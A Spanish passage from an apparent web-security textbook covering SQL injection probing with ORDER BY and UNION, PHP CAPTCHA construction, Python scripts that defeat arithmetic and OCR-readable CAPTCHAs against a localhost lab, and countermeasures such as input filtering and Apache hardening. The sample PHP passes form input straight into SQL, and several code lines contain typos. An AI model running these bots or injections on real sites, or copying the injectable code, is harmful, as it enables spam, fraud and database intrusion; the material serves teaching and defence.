Aunque el formulario sólo nos devuelve mensajes breves, nos da información muy valiosa sobre lo que está provocando nuestra inyección:

- O bien la consulta funciona pero no devuelve ningún registro.
- O bien la consulta provoca un error.
- O bien la consulta devuelve un registro que no puede validarse.
- O bien la consulta es válida y provoca la autenticación.

Vamos a intentar crear inyecciones inteligentes para deducir el máximo de elementos de la base de datos. El uso del comando `UNION` nos permitirá inyectar peticiones informándonos sobre el contenido de los campos de los registros.

Antes de poder poner los `UNION` en la consulta, hay que conocer el número de campos que selecciona la consulta normal. Para ello, vamos a usar la cláusula `ORDER BY`. Ésta puede tomar como argumento un número que le indique el número del campo según el cual deseamos que se ordenen las respuestas. Si este número es demasiado grande en comparación al número de campos realmente seleccionados, se producirá un error.

Probemos una petición con *jmiro* como usuario y `' ORDER BY 1 #` como contraseña. El servidor nos responderá "Desconocido". Estamos por lo tanto ante una consulta bien formada que no devuelve ningún registro. Incrementemos el número del campo hasta provocar el error. Comprobamos que se produce cuando llegamos a 3. Por lo tanto la consulta selecciona dos campos de la base de datos. Afortunadamente para nosotros, el número de campos es relativamente bajo. En una situación en la que la petición es más compleja, puede ser muy útil hacer un script que determine automáticamente este número de campos realizando automáticamente las inyecciones. Usaremos nuestro lenguaje favorito, es decir, Py

## **Pasar un CAPTCHA**

### **1. Presentación de distintos CAPTCHA**

Un CAPTCHA (*Completely Automated Public Turing test to tell Computers and Humans Apart*) es un mecanismo que se implementa en páginas web con formulario para asegurarse de que es un ser humano el que valida los campos. En efecto, puede ser extremadamente peligroso que un script consiga crear una cuenta, enviar mails o incluso responder a una encuesta. Imagine si podemos crear 100 cuentas de Facebook en unos minutos. Además, en la identificación de un usuario, el uso de CAPTCHAs bloquea el uso de un programa que pueda comprobar muchas contraseñas e intentar un ataque por fuerza bruta. Pero aunque un CAPTCHA debe bloquear un script, no debe ser demasiado complicado para que un internauta lo solucione. Por lo tanto, hay que encontrar un compromiso entre la facilidad de resolución del CAPTCHA para el hombre y la robustez contra los ataques por un programa.

En algunos sitios web encontramos CAPTCHAs muy simples que van únicamente a impedir el paso de robots. Es, por ejemplo, el caso de una suma que cambia cada vez que se visita la página. Este tipo de protección impide el paso de un robot que reemplazaría aleatoriamente los campos de su formulario. El segundo tipo de CAPTCHA que encontramos más a menudo consiste en la lectura de cifras, letras o palabras mostradas en la página en forma de imagen deformada. Con su uso, conseguiremos bloquear el uso de reconocimiento de caracteres. Los programas de OCR (*Optical Character Recognition*) han evolucionado tanto que es necesario ir deformando cada vez más las letras, las cuales pueden llegar a ser ilegibles incluso para una persona. Hay que recordar que un CAPTCHA no debe ser demasiado complicado para que un ser humano pueda resolverlo.

Hay otras posibilidades para los CAPTCHA, como el reconocimiento de la foto de un animal, o incluso la comprensión de un pequeño párrafo de texto. Para no dejar de lado a las personas invidentes, se puede ofrecer el CAPTCHA por audio. Este mecanismo ha jugado una mala pasada a Google, que usaba reCAPTCHA. Los hackers demostraron que era posible reconocer la voz debido a que el diccionario usado presentaba un número de palabras bastante limitado.

Pero volvamos al tema que nos ocupa demostrando cómo realizar dos CAPTCHAs, uno con una suma y otro con una imagen, y cómo evitarlos.

## 2. Saltarse CAPTCHAs básicos

El primer CAPTCHA que vamos a usar consiste en resolver una suma presentada al usuario. Para ilustrar el mecanismo, vamos a imaginar que estamos en una página de ayuda en la que el internauta puede plantear una pregunta en línea. Las preguntas se guardarán en la base de datos eni, en la tabla *preguntas* y se mostrarán al principio de la página.

Comencemos por crear la tabla *preguntas* en la base de datos eni:

```
CREATE TABLE preguntas (id MEDIUMINT NOT NULL AUTO_INCREMENT,  
pregunta BLOB, PRIMARY KEY(id));
```

A continuación, implementamos el script *preguntas.php*:

```
<?php session_start(); ?>  
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"  
"http://www.w3.org/TR/html4/strict.dtd">  
<html>
```

```
<head>
<title>Preguntas</title>
<meta name="generator" content="Bluefish 2.0.1" >
<meta name="author" content="eni" >
<meta name="ROBOTS" content="NOINDEX, NOFOLLOW" >
<meta http-equiv="content-type" content="text/html; charset=UTF-8">
<meta http-equiv="content-type" content="application/xhtml+xml;
charset=UTF-8">
<meta http-equiv="content-style-type" content="text/css" >
<meta http-equiv="expires" content="0" >
</head>
<body>
<?php

// se mira si se viene de un formulario
if (isset($_POST['formulario']) AND $_POST['formulario']=='pregunta') {
    if ($_SESSION['captcha']==$_POST['captcha']) {
        $con = mysql_connect('localhost', 'user_eni', 'user_eni');
        if ($con)
            if (mysql_selectdb('eni',$con)) {
                mysql_query("INSERT INTO preguntas (pregunta) VALUES
('".$_POST['pregunta']."'");
            }
            $_SESSION['captcha']='';
        }
    }
}

echo "<h2>Lista de preguntas</h2>";
//se muestran las preguntas guardadas en la base de datos
$con = mysql_connect('localhost','user_eni','user_eni');
if ($con)
    if (mysql_selectdb('eni',$con)) {
        echo "<table>";
        $req="SELECT * FROM preguntas";
        if ($id_req=mysql_query($req))
```

```

        while ($q=mysql_fetch_array($id_req,MYSQL_ASSOC)) {
            echo "<tr><td>".$q['pregunta']. "</td></tr>";

        }
        echo "</table>";
    }
?>
<hr />
<h2>Escriba su pregunta</h2>
<form method="post" name="frmq">
Pregunta: <input type="text" name="pregunta" size="50"> <br/>
<input type="hidden" name="formulario" value="pregunta"> <br />
<?php
//realización del CAPTCHA
$a=rand(1,10);
$b=rand(1,10);
$_SESSION['captcha']=$a+$b;
echo "Introduzca el resultado de $a + $b ";
?>
<input type="text" name="captcha">
<input type="submit" name="validar" value="Validar">
</form>
</body>
</html>

```

Con el uso de este script comprobamos que nuestra pregunta se guarda correctamente únicamente cuando respondemos correctamente a la pregunta del CAPTCHA. Atención, es importante reinicializar la variable de sesión que almacena el resultado del CAPTCHA después de la inserción en la base de datos. En efecto, si no tomamos esta precaución, el *POST* del formulario puede volverse a usar sin pasar por el formulario inicial y por lo tanto sin crear un nuevo CAPTCHA. Es un error frecuente cuando comenzamos a usar este tipo de protecciones.

Esta protección puede saltarse fácilmente con el uso del siguiente script Python:

```

#!/usr/bin/python
#--*--coding:UTF-8--*--
import re, mechanize
def buscarEntreEtiquetas(texto,etiquetaIni,etiquetaFin):
    regex=re.compile(r''+etiquetaIni+'(.*)'+etiquetaFin)
    res=regex.findall(texto)

```



```

if not res:
    res='no informado'
    return res
def supMultiEspacios(cadena):
    cadena=cadena.strip()
    cadena=re.sub("[ ]{2,}", " ", cadena)
    return cadena
br = mechanize.Browser()
for i in range(0,5):
    #desactivación del archivo robots.txt
    br.set_handle_robots(False)
    a=br.open("http://localhost/eni/preguntas.php")
    #selección de campos del formulario
    br.select_form(name="frmq")
    b=a.read()
    num1=buscarEntreEtiquetas(b,"ado de"," \+")
    num2=buscarEntreEtiquetas(b,"\\+ ", '<input')
    print num1[0]
    print num2[0]
    num=int(num1[0])+int(num2[0])
    strnum=str(num)
    pregunta="He aquí la pregunta " + str(i)
    print strnum
    print pregunta
    br.form.set_value(pregunta, name="pregunta")
    br.form.set_value(strnum, name="captcha")
    #submisión de la pregunta
    page=br.submit()

```

Este script utiliza **mechanize**, una librería Python muy útil, que permite simular un navegador web con la gestión de la sesión. También usamos la librería **re** que permite la creación de expresiones regulares que nos permiten extraer los números de la página. Deberemos instalar ambas librerías para que funcione nuestro script:


```

apt-get install python-re
apt-get install python-mechanize

```

Voluntariamente hemos limitado el bucle realizando 5 iteraciones, ipero imagine el resultado con un bucle que llegara a 1000!

A continuación se muestra el resultado con 5:



Como puede comprobar este tipo de protección es bastante fácil de saltar y hay que aportar una mejor protección. Es lo que haremos en el siguiente punto.

### 3. Saltarse los CAPTCHAs de imágenes

Es ciertamente el método más usado para evitar las validaciones de formularios por scripts o programas. Se forma una imagen dinámicamente para mostrar un código que el usuario debe introducir. Pero veamos en primer lugar cómo se construye esta imagen dinámica. En PHP hay una librería muy fácil de usar, es GD. Comencemos por instalarla:

```
aptitude install php5-gd
```

A continuación, creamos una primera imagen en la que escribimos una palabra, "Hola" por ejemplo. A continuación, mostramos el script imagen1.php:

```
<?php
$pal='Hola';
header("Content-type: image/png");
// Creación del canvas de la imagen 200x50
$im = imagecreate(200, 50);
// creación de la paleta de colores
$rojo = imagecolorallocate($im, 255,0,0);
$gris = imagecolorallocate($im, 150,150,150);
imagefilledrectangle($im,0,0,200,50,$gris);
```

```
// Definición de la variable de entorno para GD
putenv('GDFONTPATH=' . Realpath('.'));

// Nombre de la fuente que se usará
$font = 'DejaVuSans.ttf';


// Escritura de la palabra
imaggottext($im, 20,0,10,30, $rojo, $font, $pal);

// Creación de la imagen en png
imagepng($im);
imagedestroy($im);

?>
```

Comenzamos enviando una cabecera para indicar al navegador que se trata de una imagen PNG. Creamos, a continuación, la imagen con un tamaño de 200 por 50 píxeles. Para utilizar colores en la imagen hay que definir una paleta de colores. Finalmente, podemos dibujar la imagen. Si deseamos escribir texto, deberemos introducir una fuente y su ruta. Lo más sencillo es copiar la fuente en donde se encuentre la imagen. Hemos elegido la fuente *DejaVuSans.ttf*.

Cuando llamamos al script correspondiente a nuestra imagen en un navegador, he aquí lo que obtenemos:



Modificamos nuestro script para que pueda mostrar caracteres transmitidos por una variable de sesión. Cada carácter deberá tener un color y una inclinación propios para complicar el reconocimiento óptico. He aquí el script modificado, al que llamaremos captcha1.php:

```

<?php
session_start();
$codigo=$_SESSION['captcha'];
header("Content-type: image/png");
// Creación del canvas de la imagen 200x50
$im = imagecreate(200, 50);
$gris = imagecolorallocate($im, 150,150,150);
imagefilledrectangle($im,0,0,200,50,$gris);
// Definición de la variable de entorno para GD
putenv('GDFONTPATH=' . Realpath('.'));
// Nombre de la fuente que se usará
$font = 'DejaVuSans.ttf';
// Escritura del código
for ($x=0;$x<=strlen($codigo);$x++)
{
    $r=rand(0,255);
    $g=rand(0,255);
    $b=rand(0,255);
    $col=imagecolorallocate($im, $r, $g, $b);
    $txt=substr($codigo, $x, 1);
    $angulo= rand(-10,10);
    imagefttext($im, 20,$angulo,10+25*$x, 30, $col, $font, $txt);
}
// Creación de la imagen en png
imagepng($im);
imagedestroy($im);

?>

```

Si intentamos mostrar la imagen directamente en nuestro navegador, no nos funcionará, ya que la variable de sesión que contiene el código que mostraremos no se ha inicializado. Por lo tanto, hay que incorporar esta imagen en nuestro formulario de preguntas después de haber generado el código que se debe mostrar. Vamos a modificar el código situado justo debajo del comentario "Realización del CAPTCHA":

```

//realización del CAPTCHA
$codigo='';
$carac_dispo="abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ";

```

```

for($i=1;$i<=6;$i++)
{
    $posicion =rand(0,strlen($carac_dispo)-1);
    $codigo=$codigo.substr($carac_dispo,$posicion,1);
}
$_SESSION['captcha']=$codigo;
echo "Introducir los caracteres siguientes: ";
?>

<input type="text" name="captcha">

```

Con la ayuda del bucle *for*, generamos una cadena de 6 caracteres elegidos entre una lista indicada en la cadena *\$carac\_dispo*. De este modo, el código generado se transmitirá a nuestro script de construcción de imágenes a través de la variable de sesión *captcha*.

Ahora vamos a intentar construir un script capaz de enviar preguntas automáticamente y por lo tanto de pasar el captcha. Lo realizaremos en Python. Las librerías *urllib2* y *urllib* nos van a permitir obtener la imagen del captcha y de enviar su interpretación. La gestión de las cookies se realizará gracias a *cookielib*. Falta por elegir la herramienta que se usará para el reconocimiento de caracteres. Hay varias alternativas: *tesseract*, *gocr*, *OCROPUS*, etc. Vamos a usar *gocr* y *tesseract* intentando comparar sus rendimientos.

A continuación mostramos el script en Python que usa *gocr*:

```

#!/usr/bin/python
#-*-coding:UTF-8-*-
import urllib, urllib2, cookielib, os, Image
pag_captcha="http://localhost/eni/"
urlOpener
urllib2.build_opener(urllib2.HTTPCookieProcessor(cookielib.CookieJar()))
for i in range(0,5):
    #obtención de la imagen del captcha
    url_site=urllib2.Request(pag_captcha+'preguntas.php')
    respuesta = urlOpener.open(url_site)
    source = respuesta.read()
    url_site = urllib2.Request(pag_captcha+'captcha1.php')
    respuesta = urlOpener.open(url_site)
    source = respuesta.read()
    img=open("captcha.png","w")
    img.write(source)
    img.close()

```

```

#tratamiento de la imagen
print "Tratamiento de la imagen"+str(i)

im1 = Image.open('captcha.png')
im2 = Image.new("L", im1.size,255);

#se pasa la imagen a niveles de gris
im1 = im1.convert("L")

#se considera que el primer pixel de arriba a la izquierda corresponde
al color del fondo
colfondo=im1.getpixel((0,0))
for x in range(im1.size[0]):
    for y in range(im1.size[1]):
        pix = im1.getpixel((x,y))
        if pix == colfondo: # filtra el color blanco
            im2.putpixel((x,y),255)
        else:
            im2.putpixel((x,y),0)
im2.save('imagen.png')

#Lectura de la imagen
os.system("gocr imagen.png > captcha.txt")
txt=open("captcha.txt", "r")
captcha=txt.read()
txt.close()


captcha=captcha.replace(' ', '')
captcha=captcha.replace('\n', '')
print "el captcha es: "+captcha

#Envío del captcha para validarlo
valores = {'pregunta' : 'Pregunta de paso: ' + str(i), 'formulario' :
'pregunta', 'captcha' : captcha, 'validar' : 'Validar' }
data = urllib.urlencode(valores)
peticion=urllib2.Request(pag_captcha+'preguntas.php', data)
respuesta = urlOpener.open(peticion)
contenido = respuesta.read()


#borrado de los archivos utilizados
os.system("rm captcha.txt")
os.system("rm imagen.png")

```

En primer lugar, cargamos las librerías que nos serán útiles. A continuación, definimos la URL del sitio web en el que se encuentra el formulario. `UrlOpener` nos permite activar la gestión de cookies. Elegimos hacer 5 intentos de validación automática. La primera fase en el bucle consiste en obtener la imagen del captcha. Ésta se realiza en dos tiempos: primero, llamamos a la página del formulario forzando la generación de un nuevo captcha y, a continuación, obtenemos la imagen propiamente dicha y la guardamos en el disco. Si intentamos interpretar esta imagen directamente por un OCR, comprobamos que la paleta de colores entorpece enormemente el reconocimiento. Por lo tanto, tenemos que pasar nuestra imagen a blanco y negro. Pero atención, queremos pasar las letras en negro y el fondo en blanco, para ello utilizamos un bucle que recorrerá la imagen completa cambiando el color de los píxeles según convenga. Hemos considerado que el primer píxel de arriba a la izquierda se corresponde con el fondo. Cambiamos, por tanto, este color al blanco y todo el resto pasará a color negro.



Vemos en la imagen anterior la transformación que realiza nuestro tratamiento. Nos queda pasar esta nueva imagen por el programa de reconocimiento de caracteres. Como hemos comentado, en primer lugar usaremos `gocr`.



Enviamos por último los datos del formulario y se muestran los resultados de la ejecución del script. Previamente, hemos vaciado nuestra tabla de preguntas para ver aparecer las que pertenecen a estas validaciones automáticas. Comprobamos que sólo conseguimos validar una sola pregunta de 5 si lo hacemos por programa. Hagamos más pruebas. Pasando nuestro bucle a 100 iteraciones, por ejemplo, obtenemos alrededor de un 30 % de validaciones exitosas. Faltaría, por supuesto, hacer más pruebas para poder establecer una estadística más fiable.

Cambiamos nuestro OCR y usemos `tesseract`. Hay que instalarlo en nuestro equipo. El comando siguiente debería realizarlo:

```
apt-get install tesseract-ocr tesseract-ocr-spa
```

A continuación, para poderlo utilizar directamente en nuestro script Python y evitar pasar por comandos de sistema y archivos intermedios como hemos hecho con `gocr`, podemos instalar

pytesser. Hay que buscar el archivo *pytesser\_v0.0.1.zip* en la siguiente dirección: <http://code.google.com/p/pytesser/downloads/list>

Para poder usarlo en nuestro script hay que descomprimir el archivo en la ubicación donde se encuentra nuestro script. Sólo nos falta modificar nuestro script. Comencemos por añadir la línea que importa *pytesser* al comienzo del script, justo debajo del *import urllib2*:

```
from pytesser import *
```

Última modificación, la parte de lectura de la imagen se reemplaza por el siguiente código:

```
captcha=image_to_string(im2)
captcha=captcha.replace(' ','')
captcha=captcha.replace('\n','')
```

Es mucho más simple que con el uso de *gocr*. Si ejecutamos nuestro script con un bucle de 100 iteraciones obtenemos más del 50 % de éxito. Varias pruebas de 100 iteraciones con *gocr* y *ytesseract* demuestra que estamos siempre alrededor de 30 % con *gocr* y en más del 50 % con *ytesseract*. Pero este último también parece ir más lento.

En todo caso estamos lejos del 100 %. Si ahora modificamos el script *captcha1.php* cambiándole el ángulo de las letras:

```
$angle = rand(-60,60);
```

y añadiendo un poco de ruido después del bucle que escribe los caracteres:

```
for ($i=0;$i<500;$i++) {
    $x = rand(0,200);
    $y = rand(0,50);
    $r = rand(0,255);
    $g = rand(0,255);
    $b = rand(0,255);
    $col = imagecolorallocate($im, $r, $g, $b);
    imagepixel($im, $x, $y, $col);
}
```

Ninguno de los OCR es capaz de validar una sola vez el formulario en 100 iteraciones. Sin embargo, nosotros siempre somos capaces de leer lo que se escribe:





Faltaría hacer un tratamiento más profundo de la imagen para ayudar al OCR. Por ejemplo detectando la posición de las letras y corrigiendo su ángulo. También podemos intentar reducir la suciedad eliminando los píxeles que parecen aislados. Pero, en cualquier caso, esto sobrepasa el marco de esta obra. Sin embargo, es importante que sepa que se ha progresado mucho con estas técnicas y que por este motivo encontrará CAPTCHAs cada vez menos legibles, hasta el punto que a veces ni un hombre es capaz de leerlos.

## **Las nuevas amenazas en la web**

Las tecnologías web evolucionan extremadamente rápido. Vemos cómo se intensifica la noción de interactividad con el cliente. Esto genera la aparición de nuevas tecnologías como AJAX y la evolución de algunas como Flash, que puede que desaparezca con la llegada de HTML5, el tiempo nos dirá. El aumento del flujo de datos ha requerido una reflexión sobre la tecnología y es así como NoSQL se ha convertido en un elemento esencial. Google, Facebook, Twitter, SourceForge, etc. ya utilizan este tipo de bases de datos gigantescas que un servidor de bases de datos relacionales no puede gestionar con tiempos de respuesta suficientemente cortos. En el lado servidor también hay que optimizar el tiempo y nuestro viejo Apache ve la aparición de nuevos servidores más reactivos, como Node JS, cuya filosofía asíncrona es mucho más potente pero con mecanismos de seguridad diferentes. Todas estas tecnologías requieren una comunicación más notable entre diversas fuentes, haciendo que la seguridad del sistema sea más complicada. Esta interconexión va más allá de una simple conexión cliente/servidor entre dos máquinas. Inunda nuestros teléfonos móviles, nuestros televisores, nuestros GPS, etc. Todo está interconectado. Seguramente habrá descargado alguna vez aplicaciones gratuitas para su smartphone, ¿cómo estar seguro de su seguridad?

Por lo tanto es urgente disponer de autoridades competentes que puedan garantizar el buen funcionamiento de un programa o, por lo menos, su ética, y esto es difícil de lograr. Sin embargo, podemos comprobar una evolución, por ejemplo con el uso prácticamente sistemático de certificados validados por una autoridad tercera que garantiza su validez para toda transacción sensible en Internet.

Sería necesario un libro entero para explicar, con ejemplos, estas nuevas amenazas. Nos contentamos simplemente con mencionarlas.

## Contramedidas y consejos de seguridad

### 1. Filtrar todos los datos

Hemos comprobado a lo largo de los distintos ataques presentados que todos los datos devueltos por un cliente pueden alterarse. Por lo tanto es indispensable filtrar el conjunto de datos que el servidor recibe antes de iniciar cualquier acción con ellos. Una de las técnicas de filtrado que funciona especialmente bien es el uso de expresiones regulares. Hay mucha documentación acerca de éstas y este libro no tiene como propósito el realizar un curso de regex.

Una expresión regular, a menudo llamada también patrón, es una expresión que describe un conjunto de cadenas sin enumerar sus elementos. Por ejemplo, el grupo formado por las cadenas Handel, Händel y Haendel se describe mediante el patrón "H(a|ä|ae)ndel". La mayoría de las formalizaciones proporcionan los siguientes constructores: una expresión regular es una forma de representar a los lenguajes regulares (finitos o infinitos) y se construye utilizando caracteres del alfabeto sobre el cual se define el lenguaje. Específicamente, las expresiones regulares se construyen utilizando los operadores unión, concatenación y clausura de Kleene. Además cada expresión regular tiene un autómata finito asociado. (fuente: Wikipedia).

Encontrará dos tipos de función en PHP para expresiones regulares:

- Las funciones POSIX, que es el acrónimo de *Portable Operating System Interface*, cuya X expresa la herencia UNIX.
- Las funciones PCRE, que es el acrónimo de *Perl Compatible Regular Expressions*.

Las funciones PCRE presentan más ventajas que las funciones POSIX:

- Más rápidas.

- Utilización de referencias inversas.
- Captura de todas las ocurrencias.

Las funciones PCRE:

- `preg_grep`: devuelve una tabla con los resultados de la búsqueda.
- `preg_quote`: protección de caracteres especiales de las expresiones regulares.
- `preg_match`: expresión regular estándar.
- `preg_match_all`: expresión regular global.
- `preg_replace`: busca y reemplaza por expresión regular estándar.
- `preg_replace_callback`: busca y reemplaza por expresión regular estándar utilizando la función de callback.
- Etc.

A todas las funciones PCRE hay que pasarles un patrón (pattern) que describe lo que se está buscando. Los patrones se componen de caracteres y símbolos.

- Los caracteres literales:
  - **a** se corresponde con la letra "a" y con ninguna otra.
  - **gato** se corresponde con la palabra "gato" y con ninguna otra.
- Los símbolos de inicio y final de cadena y el punto:
  - **^** indica el comienzo de la cadena - ejemplo: `^gato` reconoce una línea que empieza por gato.
  - **\$** indica el final de la cadena - ejemplo: `gato$` reconoce una línea que acabe con gato.
  - **.** el punto es un comodín, indica cualquier carácter.
- Los símbolos cuantificadores:
  - **\*** indica 0, 1 o más ocurrencias del carácter o de la clase anterior.
  - **+** indica una o más ocurrencias del carácter o de la clase anterior.
  - **?** indica 0 o una ocurrencia del carácter o de la clase anterior.
- Los intervalos de reconocimiento:
  - **a{3}** se corresponde exactamente con aaa.
  - **a{2,}** se corresponde como mínimo con dos a consecutivas, es decir: aa, aaa, aaaa...
  - **a{2,4}** se corresponde únicamente con aa, aaa, aaaa.

Nos detenemos aquí, ya que hay libros enteros dedicados a las expresiones regulares y no son el objetivo de este libro. Acabaremos con algunos ejemplos para ilustrar esta descripción:

- para quitar todos los caracteres que no sean cifras de una expresión: `$num1=preg_replace("[^0-9]","", $num1)`
- otros ejemplos de patrones:

- número del 1 al 100: `^([1-9]$|^([1-9]\d$|^100)$`
- validación de una fecha: `^(((1-9))|(0[1-9])|(1[0-2]))\(/(((0-9))|[0-2][0-9])|(3[0-1]))\(/(((0-9)[0-9])|([1-2][0,9][0-9][0-9]))$`

## 2. Fortalecer la identificación del cliente

Hemos visto anteriormente que la identificación de un cliente con una sola y única cookie no era suficiente. Es necesario que el servidor memorice más información sobre el cliente sin tener por ello que disminuir el aspecto funcional del servicio que ofrece. Sería inconcebible pedir de nuevo el nombre de usuario y la contraseña a un internauta para cada acción que realiza.

La idea de memorizar la dirección IP del cliente se utiliza a menudo. Pero si se trata de una IP dinámica, se pierde su sesión cuando el cliente cambia de IP. Este fenómeno puede ser muy molesto. Por el contrario, el servidor puede memorizar la cadena de identificación del navegador, la resolución de pantalla del cliente o su sistema operativo. En este caso, incluso si el pirata consigue robar la cookie de sesión de un usuario, le faltará todavía usar una configuración estrictamente idéntica a la del cliente. Sin garantizar al 100% que no será posible suplantar la sesión de un internauta, se volverá mucho más difícil.

## 3. Configurar sabiamente el servidor

Como ya hemos mencionado, es deseable que nuestro servidor proporcione el mínimo de información posible. Para ello debemos configurarlo correctamente. En Apache2, existen dos variables en los archivos de configuración que se tienen que ajustar correctamente:

- Se puede desactivar la presentación del servidor en la cabecera con la directiva: `ServerTokens Prod`.
- Es preferible desactivar la firma del servidor, en los archivos de error por ejemplo, con la directiva: `ServerSignature off`.
- Además, no hay que olvidar impedir que el servidor liste los archivos de una carpeta excepto si es el comportamiento deseado. Para ello, hay que quitar `Indexes` y `FollowSymLinks` de las opciones ya que es la configuración por defecto, como muestra el siguiente ejemplo:

```
<Directory /var/www/>
    Options Indexes FollowSymLinks MultiViews
    AllowOverride None
    Order allow,deny

    allow from all
</Directory>
```

Una solución muy interesante para evitar inyecciones en la URL consiste en usar el URL Rewriting. Como su nombre permite intuir, esta técnica permite reescribir la dirección con separadores a su elección. A continuación, una expresión regular extraerá las variables del nombre de archivo invocado. Pero el URL rewriting va más allá. Le dejo un muy buen tutorial

que puede encontrar en la siguiente dirección: <http://httpd.apache.org/docs/2.0/misc/rewriteguide.html>

